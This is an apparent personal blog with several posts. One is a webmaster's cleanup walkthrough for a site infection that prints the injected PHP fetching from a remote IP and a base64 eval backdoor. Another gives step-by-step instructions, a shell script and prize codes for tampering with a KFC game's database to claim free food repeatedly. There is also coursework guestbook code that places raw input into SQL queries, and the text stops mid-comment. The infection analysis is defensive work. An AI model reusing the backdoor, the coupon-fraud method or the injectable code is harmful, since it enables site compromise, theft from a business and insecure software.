viperfx07 is here to blog about hacking, cracking, website, application, android, and many more.

Tuesday, April 8, 2014

The walkthrough to fix ftpchk3.php virus that hacked my website

11:30 AM Posted by viperfx07 , , , , , , 1 comment

Background

I work as a web developer for a financial company and got a hacking problem related to scripts that are being injected and got an insight today and FINALLY SOLVED IT. When I first found this problem, I didn't bother at all. I just replaced all the infected files with cleaned ones and hope that would solve the problem. But apparently, it came again on the next day 

I got reckon these things first before I've reached to a conclusion of the REAL culprit
1. Disable vulnerable codes to upload files. I thought the hackers were smart but apparently not that smart
2. Outdated framework codes (if applicable)I updated to the latest version but didn't solve the problem.
3. FTP accounts GOT HACKED. I never think of this before until I slowly and thoroughly think about the problem. Try the steps below

I still think I was lucky enough that the hacker didn't upload any PHP shells like c99.php because they could've taken over the whole website. Also, they didn't delete any files from the server.

LESSON LEARNED !!!

Walkthrough

In my case, the virus changes all your html and javascript files to add a malicious script into your site. This injection allows the attacker to remotely execute PHP code on your website if the php infected code is running on your pages. Its supposedly called Bagle.

These might be the problem 


#23858f#
if (empty($aq)) {
    error_reporting(0);
    @ini_set('display_errors', 0);
    if (!function_exists('__url_get_contents')) {
        function __url_get_contents($remote_url, $timeout)
        {
            if (function_exists('curl_exec')) {
                $ch = curl_init();
                curl_setopt($ch, CURLOPT_URL, $remote_url);
                curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
                curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
                curl_setopt($ch, CURLOPT_TIMEOUT, $timeout); //timeout in seconds
                $_url_get_contents_data = curl_exec($ch);
                curl_close($ch);
            } elseif (function_exists('file_get_contents') && ini_get('allow_url_fopen')) {
                $ctx = @stream_context_create(array('http' =>
                    array(
                        'timeout' => $timeout,
                    )
                ));
                $_url_get_contents_data = @file_get_contents($remote_url, false, $ctx);
            } elseif (function_exists('fopen') && function_exists('stream_get_contents')) {
                $handle = @fopen($remote_url, "r");
                $_url_get_contents_data = @stream_get_contents($handle);
            } else {
                $_url_get_contents_data = __file_get_url_contents($remote_url);
            }
            return $_url_get_contents_data;
        }
    }
    if (!function_exists('__file_get_url_contents')) {
        function __file_get_url_contents($remote_url)
        {
            if (preg_match('/^([a-z]+):\/\/([a-z0-9-.]+)(\/.*$)/i',
                $remote_url, $matches)
            ) {
                $protocol = strtolower($matches[1]);
                $host = $matches[2];
                $path = $matches[3];
            } else {
                // Bad remote_url-format
                return FALSE;
            }
            if ($protocol == "http") {
                $socket = @fsockopen($host, 80, $errno, $errstr, $timeout);
            } else {
                // Bad protocol
                return FALSE;
            }
            if (!$socket) {
                // Error creating socket
                return FALSE;
            }
            $request = "GET $path HTTP/1.0\r\nHost: $host\r\n\r\n";
            $len_written = @fwrite($socket, $request);
            if ($len_written === FALSE || $len_written != strlen($request)) {
                // Error sending request
                return FALSE;
            }
            $response = "";
            while (!@feof($socket) &&
                ($buf = @fread($socket, 4096)) !== FALSE) {
                $response .= $buf;
            }
            if ($buf === FALSE) {
                // Error reading response
                return FALSE;
            }
            $end_of_header = strpos($response, "\r\n\r\n");
            return substr($response, $end_of_header + 4);
        }
    }
    if (empty($__var_to_echo) && empty($remote_domain)) {
        $aq = "http://46.244.10.234/b2.php";
        $aq = __url_get_contents($aq, 1);
        if (strpos($aq, 'http://') === 0) {
            $__var_to_echo = '';
            echo $__var_to_echo;
        }
    }
}
#/23858f#

After I found this code, I decided to create a scanner which looks like this (myscanner.php) (not using BASH since I don't have SSH to my server) to scan all files in public_html then I used CRONJOB to run it every 6 hours and save the output in a file:

//Enable the source codes to scan all the codes in public_html recursively from
//Worm/Trojan script injection.
//It searches http://46.244.10.234/b2.php in the file contents and look for __var_to_echo variable

function foundTheHackInPhpFiles($filepath)
{
 return (strpos(file_get_contents($filepath),"http://46.244.10.234/b2.php") !== false || strpos(file_get_contents($filepath),"$__var_to_echo") !== false); 
}

function foundTheHackInJsFiles($filepath)
{
 return preg_match("/src.*.php/", file_get_contents($filepath)); //if searching 
}

//myscanner.php is this file
//wsc.js contains the src from a legit php source
$safeFiles = array('myscanner.php', 'wsc.js');

$directory = '/home2/username/public_html';
$it = new RecursiveIteratorIterator(new RecursiveDirectoryIterator($directory));
$it->rewind();
echo ''. "\n" . "
";
while($it->valid()) {

 //for php files
    if (!$it->isDot() && substr($it->getFilename(),-3) == 'php') {
        $foundTheHackInPhp = foundTheHackInPhpFiles($it->key());
        if($foundTheHackInPhp && !in_array($it->getFilename(), $safeFiles)) echo 'File:' . $it->key() . "\n";
    }

 //for javascript files
    if (!$it->isDot() && substr($it->getFilename(),-2) == 'js') {
        $foundTheHackInJs = foundTheHackInJsFiles($it->key());
        if($foundTheHackInJs && !in_array($it->getFilename(), $safeFiles)) echo 'File:' . $it->key() . "\n";
    }

    $it->next();
}
echo '
'."\n";

The next day, I got only the JS files and no malicious PHP files.

Then, I decided to read the access logs again and found out:
78.47.42.179 - - [08/Apr/2014:00:45:05 +1000] "GET /ftpchk3.php

Someone ran a malicious code on my server. 

I searched on Google about ftpchk3.php and found this article http://digitalpbk.blogspot.com.au/2009/10/ftpchk3-virus-php-pl-hacked-website.html

What it does?
It adds scripts to html, javascript files and adds a unique php script code to the beginning of every php file. It looks like 
eval(base64_decode('aWYoIWlzc2V0KCRiMHNyMSkpe2Z1bmN0aW9uIGIwc3IoJHMpe2lmKHByZWdfbWF0Y2hfYWxsKCcjPHNjcmlwdCguKj8pPC9zY3JpcHQ+I2lzJywkcywkYSkpZm9yZWFjaCg
kYVswXSBhcyAkdilpZihjb3VudChleHBsb2RlKCJcbiIsJHYpKT41KXskZT1wcmVnX21hdGNoKCcjW1wnIl1bXlxzXCciXC4sO1w/IVxbXF06Lzw+XChcKV17MzAsfSMnLCR2KXx8cHJlZ19tYXRjaCgnI1tc
..
//Truncated
..
ZW5kX2NsZWFuKCk7fW9iX3N0YXJ0KCdiMHNyJyk7Zm9yKCRpPTA7JGk8Y291bnQoJHMpOyRpKyspe29iX3N0YXJ0KCRzWyRpXVswXSk7ZWNobyAkc1skaV1bMV07fX19J
GIwc3JsPSgoJGE9QHNldF9lcnJvcl9oYW5kbGVyKCdiMHNyMicpKSE9J2Iwc3IyJyk/JGE6MDtldmFsKGJhc2U2NF9kZWNvZGUoJF9QT1NUWydlJ10pKTs='));

The code adds scripts to your code (like __var_to_echo variable in the first source code) and executes codes coming via GET requests.

I checked my FTP accounts and logs and found out that the accounts I setup were being used to upload ftpchk3.php and infected/injected JS files. I still do not know how they got the FTP account details.

I removed those accounts because they are not used anymore and I'm 100% sure it SOLVES the problem

Steps to consider

1. Scan all your vulnerable codes

1. Look for codes that are used to upload files. Make sure the codes not only check the MIME types because they can be TAMPERED easily. Also, check Null Byte Parameter exploit.

2. SQL Injection and XSS could be the culprit.

In my case, the codes are not the culprit

2. Update your framework codes (if applicable)

I searched on Google for vulnerabilities in CakePHP 1.2 and realised that I needed to update it to the latest version.

In my case, the CakePHP 1.2 is not the culprit

3. Secure your FTP Accounts 

You might not know that your FTP account have been compromised. Make sure that your password is complex enough from brute force attack.

4. Check your RAW access and FTP access logs

This will help you to track down who accessed your server, what have been accessed and/or uploaded on your server.


Wednesday, March 26, 2014

How to hack KFC Snack! in the Face - Android

I performed this hack using Windows 7/8 and Nexus 4 rooted using Paranoid Android ROM 4.2 beta.

Index


Tools you need:

On Windows

1. 7zip/Winrar/Winzip or other archive/extracting tools
2. JPEXS Free Flash Decompiler
3. SQLite Administrator or other SQLite editor

On Android (must be rooted)

1. Root Explorer (paid) / ES File Explorer (free)
2. (optional) SQLite Editor (paid)

Steps (on Android)

1. Install and play the game with your Internet enabled and get one snack at least
2. After you get it, open Root Explorer / ES File Explorer to get the APK files in /data/app/ and find air.au.com.kfc.snackintheface-1.apk and copy this to your sdcard (/storage/emulated/0/)

3. Then, copy the APK to your computer
4. The second file you need to copy to your computer is the mysnackData.db located in /data/data/air.au.com.kfc.snackintheface/au.com.kfc.snackintheface/Local Store/


Next steps are to find the prize codes and apply it on the database. So, on your PC

1. Install JPEXS Free Flash Decompiler and SQLite Administrator. SQLite doesn't need to be installed.
2. Extract the APK file to a folder using 7zip or Winrar . For the demonstration purpose, I extracted it into air.au.com.kfc.snackintheface-1 folder
3. Go to the folder and open \assets\KFC_Game.swf with JPEXS Free Flash Decompiler
4. Go to scripts/au/kfc/snackgame/util/DealUtil in the decompiler 4. The deals stored in variable dealArray


Now we just need to add the prize codes into the "mysnackData.db" database. 

1. Open sqliteadmin. Choose Database - Open. Then choose mysnackData.db that has been copied on your PC.
2. On the left-hand side bar, navigate to mySnackData. Since I've put all the prizeIDs, you see more records than you have it on your mySnackData.db. 

3. To add the prizes, replicate the existing record to a new one, except the prizeID. To add, click + sign or you can go to any field than press down-arrow key on your keyboard. Make sure the playerPrizeID and playerID are the same as the existing record you have.

Finishing

1. Once, you have added the prizeIDs, copy the mySnackData.db to /data/data/air.au.com.kfc.snackintheface/au.com.kfc.snackintheface/Local Store/. 

2. Enjoy the free snacks

Note:
Keep a copy of the modified mySnackData.db if you want to redeem the same prize

Optional but it's useful

Requirement: BusyBox, ScriptManager

This step will save you a lot of time and you can redeem it over and over without a hassle.
I created a shell script to update the table so that the expiry dates are always set to 3 days after you run the script.

The script should run if you follow these steps:
1. Create a folder called kfchack in your sdcard (/storage/emulated/0/)
Note: Your path might be different and might need to try several paths to get the script working. Please read below explanation. 
Recommended lecture: Why did /sdcard/ turn into /sdcard/0/ with 4.2?.
In short: It has to do with the multi-user functionality introduced with Jelly Bean:
  • /storage/emulated/0/: to my knowledge, this refers to the "emulated MMC" ("owner part"). Usually this is the internal one. The "0" stands for the user here, "0" is the first user aka device-owner. If you create additional users, this number will increment for each.
  • /storage/emulated/legacy/ as before, but pointing to the part of the currently working user (for the owner, this would be a symlink to /storage/emulated/0/). So this path should bring every user to his "part".
  • /mnt/sdcard (Android < 4.0)
  • /storage/sdcard0 (Android 4.0+)
  • /storage/sdcard0/: As there's no legacy pendant here (see comments below), the "0" in this case rather identifies the device (card) itself. One could, eventually, connect a card reader with another SDCard via OTG, which then would become /storage/sdcard1 (no proof for that, just a guess -- but I'd say a good one)
Though one might get to the conclusion there should be a /storage/sdcard/legacy as well, there isn't (see comments) -- which completely makes sense with my assumption of the numbers here are not related to the user, but rather to possible multiple cards: "0" would always be the one in the card-slot of the device, so no need for a "legacy symlink" here.
Try /storage/emulated/0, /storage/emulated/legacy/, or /storage/sdcard0 depending on your Android version
2. Copy modified mySnackData.db into the folder
3. Create a file called kfchack.sh. The content is

#!/system/bin/sh

sqlite3 /storage/emulated/0/kfchack/mysnackData.db "UPDATE mysnackData SET createdOn = strftime('%Y-%m-%dT%H:%M%f',date('now')), modifiedOn = strftime('%Y-%m-%dT%H:%M%f',date('now')) , expiresOn = strftime(' %Y-%m-%dT%H:%M%f', date('now') , '+3 day')"

cat /storage/emulated/0/kfchack/mysnackData.db > "/data/data/air.au.com.kfc.snackintheface/au.com.kfc.snackintheface/Local Store/mysnackData.db"

The script will update the records on your database and overwrite the mySnackData.db in Local Store with the updated database.

4. Install ScriptManager
5. Create a SMShortcuts shortcut on your homescreen.


6. Choose "Add one script schortcut"

7. Choose "kfchack.sh". The icon with star means it's saved as Favourite.


8. To get the script stored as Favourite, you need to open Script Manager, navigate it to kfchack.sh and use this configuration


KFC Snack! in the Face v2 codes

Free
"E9E84ABDD6B84C69965B23C9EFD4D0B2":"FreeNuggetBox"
"01C4AE77CBA44145992D2E1D4CD9AC52":"FreeCrispyStripsBox"
"168FF20E48FF484D985A292F7271123C":"FreeWingBox"
"1A5DC6203C0D4058A0C4B8B95700C7E4":"FreePopcornBox"
"E35C6DB9823C4707B4E9E523E140BD0D":"FreeWickedWings"
"F2E135CDFB28407081BCCA9A99A3148B":"FreeTwister"
"23AC0B701CAD47E680696BEFD9AD549F":"FreeChips"

BOGOF and Others
"2F0094A4DE8349A6BD385EFF4CF50B48":"2FreeHotRods"
"C94D937408ED420097CD8525610B68A2":"DollarTwister"
"EB9050B33B4040149B27344901653271":"DollarKrusher"
"430612FADC544B4AA5F12B5E344780ED":"ExtraWing"
"1D3485AFC41A4B7F94299341B95E99DA":"DollarDrink"
"20BE138768454E209BDA696766663492":"SecondBoxFree"
"7170BCE698AE43F18C6932315F3C4D56":"KrusherWithBox"
"5BB869B03F114BF9B058B37745BF31D3":"SecondChipsFree"
"6B8830B1CE1B4C0DB3EFF04C63AB318A":"DollarTwister"
"FC730BB888604D90A59BEDFC8D16DEE7":"DollarKrusher"
"E6F602292C924BA48C0840B24983B370":"ExtraWing"
"D2C59E71A4D0443DA06A6137DA9A219D":"DollarDrink"
"043EEC0C14174930B37CBB3A3D3CBAB0":"SecondBoxFree"
"D52D66612F43443DB4C96B0CC85E6EA2":"SecondChipsFree"
"6B742DD15ACA445A8C6A4383C75AF5B0":"KrusherWithBox"

Monday, May 30, 2011

Premium download Rapidshare, Megaupload, Hotfile and many more. FREE

6:28 PM Posted by viperfx07 , , , No comments
MultiDebrid is an unrestricted downloader that allows you to download files instantly and at the best of your Internet speed. On hosts such as Megaupload, Megavideo, Rapidshare, Fileserve and more. So you can meet all your needs of download by using DebridMax to improve your downloads. MultiDebrid offers a multi-hosting completely free !

MultiDebrid is also supported with Chrome extension and Firefox extension

Friday, December 17, 2010

Fix 0x80240030 Windows Update Error (Proxy Setting)

8:16 PM Posted by viperfx07 , No comments
What causes Error 0x80240030


# Incorrect character exists in the proxy override settings.


# A misconfigured Proxy/Firewall can cause this problem.


# You are trying to access Windows Update using VPN. The website and Automatic Update may not function properly.


# The corporate environment does not have autoproxy implemented.


To try and resolve the error 0x80240030, use the following tips... After each tip test to determine whether the issue is resolved.


Resolution Suggestion One:


# Remove invalid characters from the proxy exception list and then clear the proxy cache.


1. Open Internet Explorer.
2. On the Tools, select Internet Options.
3. Click on the Connections tab.
4. Click on the LAN Settings.
5. Click on the Advanced button.
6. Please delete any entry in the Exceptions section.


Next, clear your proxy cache.


1. Click on Start, and then click Run.
2. Type cmd in the Open box to get a DOS prompt.
3. Type proxycfg -d at the command prompt, and press Enter.
4. Type net stop wuauserv at the command prompt, and press Enter.
5. Type net start wuauserv at the command prompt, and press Enter.
6. Now try the site again.


-----------------------------------------------


Resolution Suggestion Two:


# Reconfigure or update your firewall program.


Double-check the Proxy/Firewall settings. Add the following urls to the exception list within your Firewall/Proxy:


http://*.windowsupdate.microsoft.com
https://*.windowsupdate.microsoft.com
http://download.windowsupdate.com


For help configuring Proxy/Firewall refer to documentation or contact the manufacturer.


-----------------------------------------------


Resolution Suggestion Three:


# VPN and Proxy.


You are trying to access Windows Update using VPN. The website and Automatic Update may not function properly.


Autoproxy is not picking up the wpad.dat proxy configuration file to determine the proxy to be used for the target URL. Thus we are going with no proxy!


1. Try to access Windows Update while not using VPN connection.
2. Use the proxycfg tool to specify a proxy server to use (proxycfg.exe -p ). (contact your network administrator to find out the name and port of this proxy.)

-----------------------------------------------

Resolution Suggestion Four:

# Run proxycfg to tell WU about your proxy.

The corporate environment does not have autoproxy implemented.

Automatic Update will always do autoproxy detection and thus if that returns no proxy, it will try to use no proxy. Use the proxycfg tool to specify a proxy server to use (proxycfg.exe -p ). Please contact your network administrator to find out the name and port of this proxy.

-----------------------------------------------

Resolution Suggestion Five:

# OnSpeed Software.

A further solution may be to exit OnSpeed (a compression tool to speed up Internet connections) if installed. Disabling the program does not appear to work BUT fully exiting it completely does...

...or try this setting:

Onspeed> settings> features> use browsers Proxy exclusion setting.

Tuesday, October 19, 2010

RSS 2.0 vs Atom 1.0

11:05 PM Posted by viperfx07 No comments
This week's lecture is about jQuery and RSS. Since I've done a lot of jQuery in my project, let's talk about RSS. I've already used RSS since my bachelor (so around 4-5 years). I use RSS to get Manga update, read news, and get Android update (because I've got a new toy called Samsung Galaxy S). The RSS client I use is Opera (browser). I personally like Opera more than any RSS client such as Mozilla Firefox (browser) or Thunderbird. As a browser, Opera has mail client as well.

There is an alternative RSS standard called Atom. The following is a good comparison quoted from http://blog.webreakstuff.com/2005/07/rss-vs-atom-you-know-for-dummies/. According to the comparison, Atom wins most of the battles.


1. While RSS has two main publishing protocols, Atom has one standardized approach. This waives off some of the interoperability issues between using both the Blogger protocol and MetaWeblog (the two protocols for RSS publishing). Best approach: Atom

2. When it comes to required content on a feed, Atom is much more restrictive, needing more data in order to be valid. RSS has a more loose approach. This has generated some discussion: ultimately, I like how Atom requires “last update” timestamps, but I like how RSS isn’t as restrictive to be standard. Best approach: Both have their strong side

3. RSS requires escaped HTML or plain text, while Atom allows for other forms of data. This increases human-readability of an Atom feed, even though it complicates the publishing process (because you have to specify the kind of data you’re publishing). Best approach: RSS (assuming that a feed is meant for automated consumption – human readability is a task for the reader or aggregator)

4. Atom clearly distincts partial content from excerpts, while RSS doesn’t. This clearly makes a difference, because there’s no way to know when an item on an RSS feed is a full story or an excerpt (that requires loading the original page in order to continue reading). Best approach: Atom, clearly.

5.Auto-discovery is standardized in the Atom specification, whereas in RSS there have been several ways to discover feeds, to this date. Best approach: Atom even though it is not a grave situation for RSS.

6. Aggregating and extracting content is one of the most important issues, and the one that clearly gives Atom an advantage. RSS allows content only inside a single monolithic rss document including several entries. Atom on the other hand allows for single Atom Entry documents, that make syndicating, aggregating or reusing single entries of a feed a much easier process. Best approach: Atom


Examples of RSS & Atom:

RSS 2.0


<?xml version="1.0" encoding="utf-8"?>
<rss version="2.0">
        <channel>
 
                <title>Example Feed</title>
                <description>Insert witty or insightful remark here</description>
                <link>http://example.org/</link>
                <lastBuildDate>Sat, 13 Dec 2003 18:30:02 GMT</lastBuildDate>
                <managingEditor>johndoe@example.com (John Doe)</managingEditor>
 
                <item>
                        <title>Atom-Powered Robots Run Amok</title>
                        <link>http://example.org/2003/12/13/atom03</link>
                        <guid isPermaLink="false">urn:uuid:1225c695-cfb8-4ebb-aaaa-80da344efa6a</guid>
                        <pubDate>Sat, 13 Dec 2003 18:30:02 GMT</pubDate>
                        <description>Some text.</description>
                </item>
 
        </channel>
</rss>

Atom 1.0


<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
 
        <title>Example Feed</title>
        <subtitle>Insert witty or insightful remark here</subtitle>
        <link href="http://example.org/"/>
        <updated>2003-12-13T18:30:02Z</updated>
        <author>
                <name>John Doe</name>
                <email>johndoe@example.com</email>
        </author>
        <id>urn:uuid:60a76c80-d399-11d9-b93C-0003939e0af6</id>
 
        <entry>
                <title>Atom-Powered Robots Run Amok</title>
                <link href="http://example.org/2003/12/13/atom03"/>
                <id>urn:uuid:1225c695-cfb8-4ebb-aaaa-80da344efa6a</id>
                <updated>2003-12-13T18:30:02Z</updated>
                <summary>Some text.</summary>
        </entry>
 
</feed>

Saturday, October 16, 2010

Future Web Experience

11:59 PM Posted by viperfx07 No comments
I found this video when trying to relax my brain after studying for Contemporary Telecommunications. The video shows the Aurora ( Mozilla-Lab's concept ) and many future web applications that will WOW you...

Check this out...


Tuesday, October 5, 2010

jQuery plugins that I use on my project

1:59 PM Posted by viperfx07 No comments
To make life easier, I use some jQuery plugins to do my project website.
Note: I recommend that if you use jQuery as your Javascript library, don't use other Javascript libraries like prototype and scriptaculous. It may burden the users to load the scripts eventhough they have fast connection. Just stick with one Javascript library.
Find the alternative plugins that use your Javascript library.

For example: Lightbox 2 use prototype and scriptaculous as its main framework. If you use jQuery, you can use jQuery.lightbox.

There are 2 plugins that I wanna discuss:

1. FancyBox
A tool for displaying images, html content and multi-media in a Mac-style "lightbox" that floats overtop of web page. It was built using the jQuery library. Licensed under both MIT and GPL licenses. You can find the example on http://fancybox.net/.

It is a very good plugin and very easy to use when you want to make a picture gallery with decent animation. In my opinion, it's better than jQuery lightbox, because it can display html content and multimedia, not limited to image.

2. jShowOff
jShowOff is a jQuery plugin for creating a rotating content module. Basically, it's a great tool for making a slideshow of your pictures. It has nice effects and easy to implement.

Happy coding...

Week 9 Practice: Database

1:33 PM Posted by viperfx07 No comments
This week's challenge is not so hard, just basic queries that we might use on our project.

The challenge:
1. Use the INSERT command to create a couple of new books in the table
2. Use the SELECT command to find all books whose title begins with W
3. Use the SELECT command to find all books whose price is less than 10
4. Use a LIMIT clause on a SELECT command to just list the first two books
5. Use both LIMIT and ORDER BY in a SELECT command- which one happens
first? (hint: use ORDER BY bookid LIMIT 2)

If you wanna try the query, just go to http://www.w3schools.com/sql/sql_tryit.asp. Note: LIMIT clause doesn't exist on the website

The answer:
1. For number 1, you can copy and then modify the value of the following query.

INSERT INTO books (title, author, isbn, cost)
VALUES ('Managing Enterprise Content', 'Barry Liu', 363562425127189, 57)

2. SELECT * FROM books WHERE title LIKE 'W%'

3. SELECT * FROM books WHERE cost<10

4. SELECT * FROM books LIMIT 0,2 or SELECT * FROM books LIMIT 2
note: 0 means the starting row (the row starts with 0). 2 means how many records we want to
get from the starting row.

5. SELECT * FROM books ORDER BY bookid LIMIT 2.
The query shows the first 2 records of books table after it's sorted by its bookid,

Tuesday, September 21, 2010

Week 8 Challenge: Javascript

5:42 PM Posted by viperfx07 No comments
This week's challenge is about JavaScript. Specifically, it's about a Date() function to how many days old you are and pop up this value in an alert box on an html page as it opens. Find out the codes below...


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
 <title>My Blog</title>
 <meta http-equiv="content-type" content="text/html; charset=iso-8859-1" />
 <script type="text/javascript">
  //Reference: http://www.javascriptkit.com/javatutors/datedifference.shtml
  function calcDate()
  {
  var today = new Date();
  var mybirthday = new Date(2010, 9, 5); //month is 0-11 in Javascript

  //Set 1 day in milliseconds
  var one_day=1000*60*60*24;

  //Calculate difference btw the two dates, and convert to days 
  alert("You are "+Math.ceil((today.getTime()-mybirthday.getTime())/(one_day))+" days old!");
  }   
 </script>
</head>
<body onload="calcDate()">
</body>
</html>

Wednesday, September 15, 2010

Week 7 Practice Challenges

2:43 PM Posted by viperfx07 No comments
There are 2 challenges this week:
1. Using PHP database functions
2. Regular Expression using PHP
Find the codes below...

For the first challenge, you just need to:
1. Add field to input form (line 274 -275)
2. Add column to the database (done using MySQL)
3. Modify code to update the column from the field (line 134, 139-141, 180, 243, 248, 250)
4. Display the country of the guest. (line 55, 60-64)

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>

 <title>Guestbook</title>
 
</head>

<body>

 <script language="JavaScript" type="text/javascript">
 function checkGB()
 {

 if ((document.forms.myGB.name.value == '') || (document.forms.myGB.message.value == ''))
 {
 alert('Fill in required fields!');
 }
 else {
                 document.forms.myGB.submit();
                 }
 }
 </script>
 <div align=center>
   <strong>::Guestbook - A::</a></strong><br>
   </div>
 <?php
 /******************************************************************************/
 /*                     HERE WE DEFINE OUR GUESTBOOK CLASS                     */
 /******************************************************************************/
 class Guestbook {
       var $result;             // Main query result;
       var $count_result;       // Count query result;
       var $dbc;                // Database connection;
       var $total_entries;      // How many records in database;
       var $table = "guestbook"; // Guestbook table;
       /* LET'S CONNECT TO OUR DATABASE */
       function connect_db($server, $database, $user, $password)
       {
               $this->dbc = mysql_connect($server, $user, $password) or die ("Connection failed!");
               mysql_select_db($database) or die ("Database failed!");
       }
       /* DISPLAY RECORDS */
       function display_records($offset, $entries_per_page)
       {
               $this->result = mysql_query("SELECT id, name, email, message, date, country FROM $this->table ORDER BY id DESC LIMIT $offset, $entries_per_page") or die ("Query failed!");
               while ($row = mysql_fetch_array($this->result)) {
                     // SOME NICE FORMATTING HERE;
                     $display_name = nl2br(htmlspecialchars($row["name"]));
                     $display_email = nl2br(htmlspecialchars($row["email"]));
      $display_country = nl2br(htmlspecialchars($row["country"]));
                     $display_message = nl2br(htmlspecialchars($row["message"]));
                     // THIS ALLOWS USING SMILIES AND IS NOT DANGEROUS;
                     $display_message = str_replace ("&lt;img src=smiles/", "<img src=smiles/", $display_message);
                     $display_message = str_replace ("&gt;", ">", $display_message);
                     // DISPLAY WHAT WE HAVE AT LAST;
                     echo "<hr>Name: <b>[" . $display_name . " ]</b>, <i>" . $row["date"] . "</i><br>" . "Email: <a href=mailto:" . $display_email . ">" . $display_email . "</a><br>Country: ". $display_country ."<br>" . $display_message;
               }
 /******************************************************************************/
 /*  This code here handles pages stuff, number and next/previous links, etc.  */
 /*  If you don't need some of the features, just delete corresponding parts.  */
 /******************************************************************************/
               $this->count_result = mysql_query("SELECT count(id) AS number FROM $this->table") or die ("Query failed!");
               while ($count = mysql_fetch_array($this->count_result)) {
                     $total_entries = $count["number"];
               }
               // HOW MANY PAGES OF RECORDS WE HAVE;
               // THIS BLOCK IS ESSENTIAL FOR FURTHER PARTS;
               $pages = $total_entries / $entries_per_page;
               if ($pages < 1) {
                    $pages = 1;
               }
               if ($pages / (int) $pages <> 1) {
                    $pages = (int) $pages + 1;
               }
               else {
                    $pages = $pages;
               }
              if (($offset > $total_entries) or (!is_numeric($offset)))
           $offset = 0; 
       // CURRENT PAGE NUMBER;
        $pagenow = ($offset/$entries_per_page + 1);
               echo "<div align=center><br>* * *<br>Page " . $pagenow . " of " . $pages;
               // NEXT/PREVIOUS PAGE LINKS DISPLAY
               $next = $offset + $entries_per_page;
               $previous = $offset - $entries_per_page;
               if ($pages <> 1) {
                  echo " || ";
                  if ($previous < 0) {
                     echo "<a href=gb.php?offset=" . $next . ">";
                     echo "<acronym title='Next " . $entries_per_page . " records'>>>></acronym></a>";
                  }
                  elseif ($next >= $total_entries) {
                     echo "<a href=gb.php?offset=" . $previous . ">";
                     echo "<acronym title='Previous " . $entries_per_page . " records'><<<</acronym></a>";
                  }
                  else {
                    echo "<a href=gb.php?offset=" . $previous . ">";
                    echo "<acronym title='Previous " . $entries_per_page . " records'><<<</acronym></a>";
                    echo " | ";
                    echo "<a href=gb.php?offset=" . $next . ">";
                    echo "<acronym title='Next " . $entries_per_page . " records'>>>></acronym></a>";
                  }
                  echo "</div><br>";
               }
               // DISPLAY LINKS TO ALL PAGES SEPARATELY;
               echo "<div align=center>Pages: ";
               $i = 0;
               while ($i < $pages) {
                     $ri = $i + 1;
                     $showpage = $i * $entries_per_page;
                     if ($ri == $pagenow)
                        echo $ri . " ";
                     else
                        echo "<a href=gb.php?offset=" . $showpage . ">" . $ri . "</a> ";
                     $i++;
               }
               echo "</div>";
       }
 /******************************************************************************/
 /* End of pages code, this section is the longest, but you get pages features */
 /******************************************************************************/
       /* ADD RECORDS TO DATABASE */
       function add_record($name, $email, $message, $smilies="on", $webmaster, $message_length, $language_filter, $bad_words, $country)
       {
             if ($email == "") {
                $email = "no_email";
             }
    if ($country == "")
    {
     $country = "-";
    }
    
             // IF LANGUAGE FILTER IS ENABLED AND WEBMASTER EMAIL ADDRESS DEFINED DO THIS;
             if (($language_filter == 1) and (strlen($webmaster) <> 0)) {
                for ($i=0;$i<sizeof($bad_words);$i++) {
                    if ((strstr($name, $bad_words[$i])) or (strstr($email, $bad_words[$i])) or (strstr($message, $bad_words[$i]))) {
                       $warningmessage = "Name: " . $name . "\nEmail: " . $email . "\nMessage: " . $message;
                       @mail($webmaster, "Bad language in the guestbook", $warningmessage);
                    }
                }
             }
                // IF THERE ARE LIMITS ON MESSAGE LENGTH CUT IT TO DEFINED LIMIT;
                if ($message_length <> 0) {
                   $message = substr($message, 0, $message_length);
                }

                // IF USER USES SMILIES DO THIS;
                if ((isset($smilies)) and ($smilies == "on")) {
                   $format_smilies = array (
                                        ":-)", "<img src=smiles/icon_smile.gif alt=\'Smile\'>",
                                        "8-)", "<img src=smiles/icon_smile_8ball.gif alt=\'Glasses\'>",
                                        ":(", "<img src=smiles/icon_smile_angry.gif alt=\'Angry\'>",
                                        ":-D", "<img src=smiles/icon_smile_big.gif alt=\'Big smile\'>",
                                        "%-)", "<img src=smiles/icon_smile_cool.gif alt=\'I am cool\'>",
                                        ">8-|", "<img src=smiles/icon_smile_evil.gif alt=\'Evil\'>",
                                        ":-o", "<img src=smiles/icon_smile_kisses.gif alt=\'Kiss you\'>",
                                        "?", "<img src=smiles/icon_smile_question.gif alt=\'Question\'>",
                                        ":-(", "<img src=smiles/icon_smile_sad.gif alt=\'Sad\'>",
                                        "[$-)", "<img src=smiles/icon_smile_sleepy.gif alt=\'Sleepy\'>",
                                        ":-P", "<img src=smiles/icon_smile_tongue.gif alt=\'Tongue\'>",
                                        ";-)", "<img src=smiles/icon_smile_wink.gif alt=\'Wink\'>"
                                            );

                    for ($i=0;$i<sizeof($format_smilies);$i=$i+2) {
                        $message = str_replace($format_smilies[$i], $format_smilies[$i+1], $message);
                    }
                }

                $this->result = mysql_query("INSERT INTO $this->table (name, email, message, date, country) VALUES ('$name', '$email', '$message', NOW(), '$country')");
                // When guestbook is signed a message is emailed
                // to webmaster if this feature is enabled;
                if (strlen($webmaster) <> 0) {
                  $sendmessage = "Name: " . $name . "\nEmail: " . $email . "\nMessage: " . $message;
                  @mail($webmaster, "Guestbook signed", $sendmessage);
                }
                if (!$this->result)
                   echo "Error!";
       }
       /* DISCONNECT FROM DATABASE */
       function disconnect_db()
       {
               mysql_close($this->dbc);
       }
 }
 /******************************************************************************/
 /*                              END OF GUESTBOOK CLASS                        */
 /******************************************************************************/


 /******************************************************************************/
 /* INSTALLATION:             */
 /* 1) create a table in the MYSQL database with a query:        */
 /* CREATE TABLE guestbook (            */
 /*              id int(5) NOT NULL auto_increment,         */
 /*              name varchar(50),           */
 /*              email varchar(50),           */
 /*              message text,            */
